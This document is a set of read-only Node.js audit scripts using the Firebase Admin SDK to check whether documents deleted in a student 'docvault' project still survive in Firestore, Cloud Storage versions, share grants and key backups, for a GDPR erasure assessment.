import { initializeApp, cert } from 'firebase-admin/app';
import { getFirestore } from 'firebase-admin/firestore';
```

```
import { getStorage } from 'firebase-admin/storage';
import fs from 'node:fs';

const invPath = process.argv[2];
if (!invPath) {
 console.error('usage: node probe.mjs <pre-delete-inventory.json>');
 process.exit(1);
}
const inv = JSON.parse(fs.readFileSync(invPath, 'utf8'));

const keyPath = process.env.GOOGLE_APPLICATION_CREDENTIALS;
if (!keyPath || !fs.existsSync(keyPath)) {
 console.error('GOOGLE_APPLICATION_CREDENTIALS not set to a readable file.');
 process.exit(1);
}

initializeApp({
 credential: cert(JSON.parse(fs.readFileSync(keyPath, 'utf8'))),
 projectId: inv.project,
 storageBucket: inv.bucket,
});

const db = getFirestore();
const bucket = getStorage().bucket();
const { docId, owner } = inv;

const result = { docId, owner, probedAt: new Date().toISOString(), checks: [], orphans: [] };

const check = (name, passed, detail, severity = 'medium') => {
 result.checks.push({ name, passed, detail, severity });
 const mark = passed ? 'PASS' : 'FAIL';
 console.error(`  [${mark}] ${name} -- ${detail}`);
 if (!passed) result.orphans.push({ name, detail, severity });
};

console.error(`\nProbing ${docId} after delete\n`);

// ---- 1. Firestore document: gone, or only flagged? ------------------------------
const docSnap = await db.collection('vault').doc(docId).get();
if (!docSnap.exists) {
 check('firestore.document', true, 'vault/' + docId + ' is gone');
} else {
 const d = docSnap.data();
 const flagged = 'deletedAt' in d || 'deleted' in d || 'isDeleted' in d;
 check('firestore.document', false,
   flagged
     ? `still present, soft-deleted only (fields: ${Object.keys(d).join(', ')}) -- the metadata, including the sharedWith recipient list, is still readable`
     : `STILL PRESENT and not even flagged (fields: ${Object.keys(d).join(', ')})`,
   'high');
}

// ---- 2. share grants ------------------------------------------------------------
const grants = await db.collection('vault').doc(docId).collection('sharedUsers').get();
check('firestore.sharedUsers', grants.empty,
 grants.empty ? 'subcollection empty' :
   `${grants.size} grant(s) survive: ${grants.docs.map(g => g.id).join(', ')} -- each names a recipient uid/email`,
 'high');

// ---- 3. every Storage object from the inventory ---------------------------------
let liveObjects = 0;
for (const obj of inv.storageObjects) {
 const [exists] = await bucket.file(obj.name).exists();
 if (exists) liveObjects++;
 check(`storage.object:${obj.name.split('/').pop()}`, !exists,
   exists ? `STILL RETRIEVABLE (${obj.size} bytes) -- this is ciphertext of a deleted document` : 'removed',
   'high');
}

// ---- 4. non-current generations -------------------------------------------------
// Application code cannot delete a non-current generation. If versioning is on, the
// app's delete is cosmetic.
const [versions] = await bucket.getFiles({ prefix: `vault/${owner}/${docId}/`, versions: true });
check('storage.versions', versions.length === 0,
 versions.length === 0 ? 'no surviving generations' :
   `${versions.length} generation(s) survive -- application code CANNOT delete these; only a bucket policy change can`,
 'high');

// ---- 5. anything at all under the prefix ----------------------------------------
const [remaining] = await bucket.getFiles({ prefix: `vault/${owner}/${docId}/` });
check('storage.prefix', remaining.length === 0,
 remaining.length === 0 ? 'prefix empty' :
   `${remaining.length} object(s) remain: ${remaining.map(f => f.name).join(', ')}`,
 'high');

// ---- 6. the key backup envelope -------------------------------------------------
// Decisive for Claim 6: surviving ciphertext is only erased if the key is gone.
const kb = await db.collection('vaultKeyBackups').doc(owner).get();
const kbHas = kb.exists && JSON.stringify(kb.data()).includes(docId);
check('firestore.vaultKeyBackups', !kbHas,
 kbHas
   ? `envelope for ${docId} SURVIVES in vaultKeyBackups/${owner} -- if any ciphertext also survived, it remains decryptable and cryptographic erasure has NOT occurred`
   : 'no envelope for this document',
 'high');

// ---- 7. orphan sweep across the whole owner prefix ------------------------------
// Storage objects whose Firestore parent is gone. These are unreferenced but still stored,
// and nothing in the app will ever clean them up.
console.error('\n  scanning for orphans across the owner prefix...');
const [allOwnerFiles] = await bucket.getFiles({ prefix: `vault/${owner}/` });
const docIds = new Set();
for (const f of allOwnerFiles) {
 const parts = f.name.split('/');
 if (parts.length >= 3) docIds.add(parts[2]);
}
const orphanDocs = [];
for (const id of docIds) {
 const s = await db.collection('vault').doc(id).get();
 if (!s.exists) orphanDocs.push(id);
}
result.orphanedStoragePrefixes = orphanDocs;
check('storage.orphanSweep', orphanDocs.length === 0,
 orphanDocs.length === 0 ? 'no orphaned prefixes for this owner' :
   `${orphanDocs.length} prefix(es) have Storage objects but NO Firestore document: ${orphanDocs.join(', ')}`,
 'high');

// ---- 8. bucket policy -- outside the app's control ------------------------------
const [md] = await bucket.getMetadata();
result.bucketPolicy = {
 versioning: md.versioning ?? { enabled: false },
 retentionPolicy: md.retentionPolicy ?? null,
 softDeletePolicy: md.softDeletePolicy ?? null,
};
check('bucket.versioning', !md.versioning?.enabled,
 md.versioning?.enabled ? 'ENABLED -- every delete leaves a recoverable prior generation' : 'disabled');
check('bucket.softDelete', !md.softDeletePolicy,
 md.softDeletePolicy
```

```
   ? `soft-delete retention ${md.softDeletePolicy.retentionDurationSeconds}s -- deleted objects remain restorable for that period`
   : 'no soft-delete policy');
check('bucket.retention', !md.retentionPolicy,
 md.retentionPolicy ? `retention ${md.retentionPolicy.retentionPeriod}s -- deletes may be BLOCKED entirely` : 'no retention policy');

// ---- verdict ---------------------------------------------------------------
const failed = result.checks.filter(c => !c.passed);
result.verdict = failed.length === 0 ? 'PASS' : 'FAIL';
result.summary = {
 totalChecks: result.checks.length,
 failed: failed.length,
 survivingCiphertextObjects: liveObjects,
 keyEnvelopeSurvives: kbHas,
 cryptographicErasureHolds: liveObjects === 0 || !kbHas,
};

console.error(`
VERDICT: ${result.verdict}  (${failed.length} of ${result.checks.length} checks failed)

 Surviving ciphertext objects : ${liveObjects}
 Key envelope survives        : ${kbHas ? 'YES' : 'no'}
 Cryptographic erasure holds  : ${result.summary.cryptographicErasureHolds ? 'yes' : 'NO -- ciphertext AND its key both survive'}

The last line is the one that matters. Surviving ciphertext is acceptable under GDPR Art. 17 if
the key is provably destroyed. Ciphertext WITH a surviving key is a straightforward Claim 6 failure.
`);

console.log(JSON.stringify(result, null, 2));
```

orphan_scan.mjs

```
/**
* TA-10 -- bucket-wide orphan scan and retention-policy audit.
*
* Purpose
* -------
* Tests Claim 6 against artefacts ALREADY on the backend, with no new delete required. Every
* Storage object whose Firestore parent no longer exists is ciphertext that survived a deletion --
* unreferenced, invisible to the app, and never cleaned up by anything.
*
* Also audits the three bucket policies application code cannot control: versioning, soft-delete
* and retention. Any of them can silently defeat every delete the app performs.
*
*   export GOOGLE_APPLICATION_CREDENTIALS=<path to service account key>
*   node orphan_scan.mjs > ../../TA-10/orphan-scan.json
*/

import { initializeApp, cert } from 'firebase-admin/app';
import { getFirestore } from 'firebase-admin/firestore';
import { getStorage } from 'firebase-admin/storage';
import fs from 'node:fs';

const PROJECT_ID = 'docvault-third-year-project';
const BUCKET = 'docvault-third-year-project.firebasestorage.app';

const keyPath = process.env.GOOGLE_APPLICATION_CREDENTIALS;
if (!keyPath || !fs.existsSync(keyPath)) {
 console.error('GOOGLE_APPLICATION_CREDENTIALS not set to a readable file.');
 process.exit(1);
}

initializeApp({
 credential: cert(JSON.parse(fs.readFileSync(keyPath, 'utf8'))),
 projectId: PROJECT_ID,
 storageBucket: BUCKET,
});

const db = getFirestore();
const bucket = getStorage().bucket();
const out = { project: PROJECT_ID, bucket: BUCKET, scannedAt: new Date().toISOString() };

// ---- 1. every document Firestore still knows about ------------------------------
const vaultSnap = await db.collection('vault').get();
const liveDocs = new Map();
for (const d of vaultSnap.docs) {
 liveDocs.set(d.id, { owner: d.data().owner, refs: (d.data().references ?? []).length });
}
out.firestoreDocuments = { count: liveDocs.size, ids: [...liveDocs.keys()] };

// ---- 2. every object in the bucket ----------------------------------------------
const [files] = await bucket.getFiles({ prefix: 'vault/' });
out.storageObjectCount = files.length;

// path shape: vault/{ownerUid}/{docId}/{fileName}
const byDoc = new Map();
for (const f of files) {
 const parts = f.name.split('/');
 if (parts.length < 4) continue;
 const [, owner, docId] = parts;
 if (!byDoc.has(docId)) byDoc.set(docId, { owner, objects: [] });
 byDoc.get(docId).objects.push({ name: f.name, size: Number(f.metadata.size) });
}
out.storagePrefixCount = byDoc.size;

// ---- 3. THE ORPHAN TEST ---------------------------------------------------------
const orphans = [];
for (const [docId, info] of byDoc) {
 if (!liveDocs.has(docId)) {
   orphans.push({
     docId,
     owner: info.owner,
     objectCount: info.objects.length,
     totalBytes: info.objects.reduce((a, o) => a + o.size, 0),
     objects: info.objects,
   });
 }
}
out.orphans = orphans;

// ---- 4. are orphaned objects still RETRIEVABLE, and do their tokens still work? ---
for (const o of orphans) {
 for (const obj of o.objects) {
   const file = bucket.file(obj.name);
   const [exists] = await file.exists();
   obj.stillExists = exists;
   if (exists) {
     const [md] = await file.getMetadata();
     obj.timeCreated = md.timeCreated;
     obj.updated = md.updated;
     // A download token makes the object fetchable with NO authentication -- see TA-08-F2.
     obj.hasDownloadToken = Boolean(md.metadata?.firebaseStorageDownloadTokens);
```

```
   }
 }
}

// ---- 5. Firestore documents whose Storage objects are gone (the mirror case) ------
const missingStorage = [];
for (const [docId, info] of liveDocs) {
 if (!byDoc.has(docId) && info.refs > 0) {
   missingStorage.push({ docId, owner: info.owner, declaredRefs: info.refs });
 }
}
out.firestoreDocsWithNoStorage = missingStorage;

// ---- 6. orphaned sharedUsers subcollections -----------------------------------
// The code comment at storage.ts:506 claims "Firestore cascades deletion server-side".
// It does not. This checks whether grants survived their parent document.
const grantGroups = await db.collectionGroup('sharedUsers').get();
const orphanGrants = [];
for (const g of grantGroups.docs) {
 const parentDocId = g.ref.parent.parent?.id;
 if (parentDocId && !liveDocs.has(parentDocId)) {
   orphanGrants.push({
     parentDocId,
     recipientUid: g.id,
     recipientEmail: g.data().recipientEmail ?? null,
     revokedAt: g.data().revokedAt ?? null,
     expiresAt: g.data().expiresAt ?? null,
   });
 }
}
out.orphanedShareGrants = orphanGrants;

// ---- 7. key backups still holding envelopes for deleted documents ----------
const kbSnap = await db.collection('vaultKeyBackups').get();
const staleEnvelopes = [];
for (const kb of kbSnap.docs) {
 const blob = JSON.stringify(kb.data());
 for (const docId of byDoc.keys()) {
   if (!liveDocs.has(docId) && blob.includes(docId)) {
     staleEnvelopes.push({ ownerId: kb.id, deletedDocId: docId });
   }
 }
}
out.keyBackups = { count: kbSnap.size, staleEnvelopesForDeletedDocs: staleEnvelopes };

// ---- 8. bucket policy -- NOT under application control ----------------------------
const [md] = await bucket.getMetadata();
out.bucketPolicy = {
 versioning: md.versioning ?? { enabled: false },
 retentionPolicy: md.retentionPolicy ?? null,
 softDeletePolicy: md.softDeletePolicy ?? null,
 lifecycle: md.lifecycle ?? null,
};
const [allVersions] = await bucket.getFiles({ prefix: 'vault/', versions: true });
out.totalObjectGenerations = allVersions.length;
out.nonCurrentGenerations = allVersions.length - files.length;

// ---- summary ------------------------------------------------------------------
const orphanBytes = orphans.reduce((a, o) => a + o.totalBytes, 0);
out.verdict = (orphans.length === 0 && orphanGrants.length === 0 &&
              staleEnvelopes.length === 0 && out.nonCurrentGenerations === 0) ? 'PASS' : 'FAIL';

console.error(`
TA-10 bucket-wide orphan scan -- ${out.verdict}

 Firestore vault documents      : ${liveDocs.size}
 Storage doc prefixes           : ${byDoc.size}
 Total storage objects          : ${files.length}

 ORPHANED prefixes (Storage survives, Firestore gone) : ${orphans.length}
 Orphaned ciphertext retained                         : ${orphanBytes.toLocaleString()} bytes
 Orphaned objects still retrievable                   : ${orphans.flatMap(o => o.objects).filter(o => o.stillExists).length}
 Orphaned objects with a live download token           : ${orphans.flatMap(o => o.objects).filter(o => o.hasDownloadToken).length}

 Orphaned share grants (parent doc deleted)           : ${orphanGrants.length}
 Key-backup envelopes for deleted docs                : ${staleEnvelopes.length}
 Firestore docs with NO storage objects               : ${missingStorage.length}

 Bucket versioning   : ${out.bucketPolicy.versioning?.enabled ? 'ENABLED' : 'disabled'}
 Soft-delete policy  : ${out.bucketPolicy.softDeletePolicy ? JSON.stringify(out.bucketPolicy.softDeletePolicy) : 'none'}
 Retention policy    : ${out.bucketPolicy.retentionPolicy ? JSON.stringify(out.bucketPolicy.retentionPolicy) : 'none'}
 Non-current generations retained : ${out.nonCurrentGenerations}
`);

console.log(JSON.stringify(out, null, 2));
```

verify_observations.mjs

```
/**
* TA-10 -- verify the operator's deletion observations against live backend state.
*
* READ ONLY. Prints counts, existence flags and object paths. No email addresses and no
* document contents are emitted, so the output is safe to circulate in the evidence bundle.
*
* Credentials come from GOOGLE_APPLICATION_CREDENTIALS via applicationDefault(), so this file
* never opens the service-account key itself.
*
* NOTE ON WHAT ADMIN CREDENTIALS CAN AND CANNOT SHOW: the Admin SDK bypasses security rules by
* design. That is correct for asking "what is still stored", which is TA-10's question. It is
* NOT valid for asking "what can a user still retrieve" -- that needs an end-user token, and any
* retrieval probe run with these credentials would prove nothing about access control.
*/
import { initializeApp, applicationDefault } from 'firebase-admin/app';
import { getFirestore } from 'firebase-admin/firestore';
import { getStorage } from 'firebase-admin/storage';
import { getAuth } from 'firebase-admin/auth';

const BUCKET = 'docvault-third-year-project.firebasestorage.app';
initializeApp({ credential: applicationDefault(), storageBucket: BUCKET });

const db = getFirestore(), auth = getAuth(), bucket = getStorage().bucket();
const TA09 = '<docId';

console.log('## Firestore collection sizes');
for (const c of ['vault', 'vaultUsers', 'vaultKeyBackups']) {
 console.log(`  ${c.padEnd(18)} ${(await db.collection(c).get()).size}`);
}

console.log('\n## The TA-09 document, deleted through the app UI');
const d = await db.collection('vault').doc(TA09).get();
console.log(`  vault/${TA09} exists : ${d.exists}`);
```

```
if (d.exists) console.log(`    fields: ${Object.keys(d.data()).sort().join(', ')}`);

const [objs] = await bucket.getFiles({ prefix: 'vault/' });
const mine = objs.filter(o => o.name.includes(TA09));
console.log(`  live Storage objects containing the docId : ${mine.length}`);
mine.forEach(o => console.log(`    ${o.name}`));

console.log('\n## Soft-deleted (still recoverable) objects');
try {
 const [soft] = await bucket.getFiles({ softDeleted: true });
 console.log(`  count : ${soft.length}`);
 for (const o of soft.slice(0, 15)) {
   const m = o.metadata || {};
   console.log(`    ${o.name}`);
   console.log(`      size=${m.size}  softDeleted=${m.softDeleteTime ?? '?'}  hardDelete=${m.hardDeleteTime ?? '?'}`);
 }
 if (soft.length > 15) console.log(`    ... ${soft.length - 15} more`);
} catch (e) {
 console.log(`  listing unavailable: ${e.message}`);
}

console.log('\n## Auth');
const list = await auth.listUsers(1000);
console.log(`  total accounts : ${list.users.length}`);
console.log(`  unverified     : ${list.users.filter(u => !u.emailVerified).length}`);
```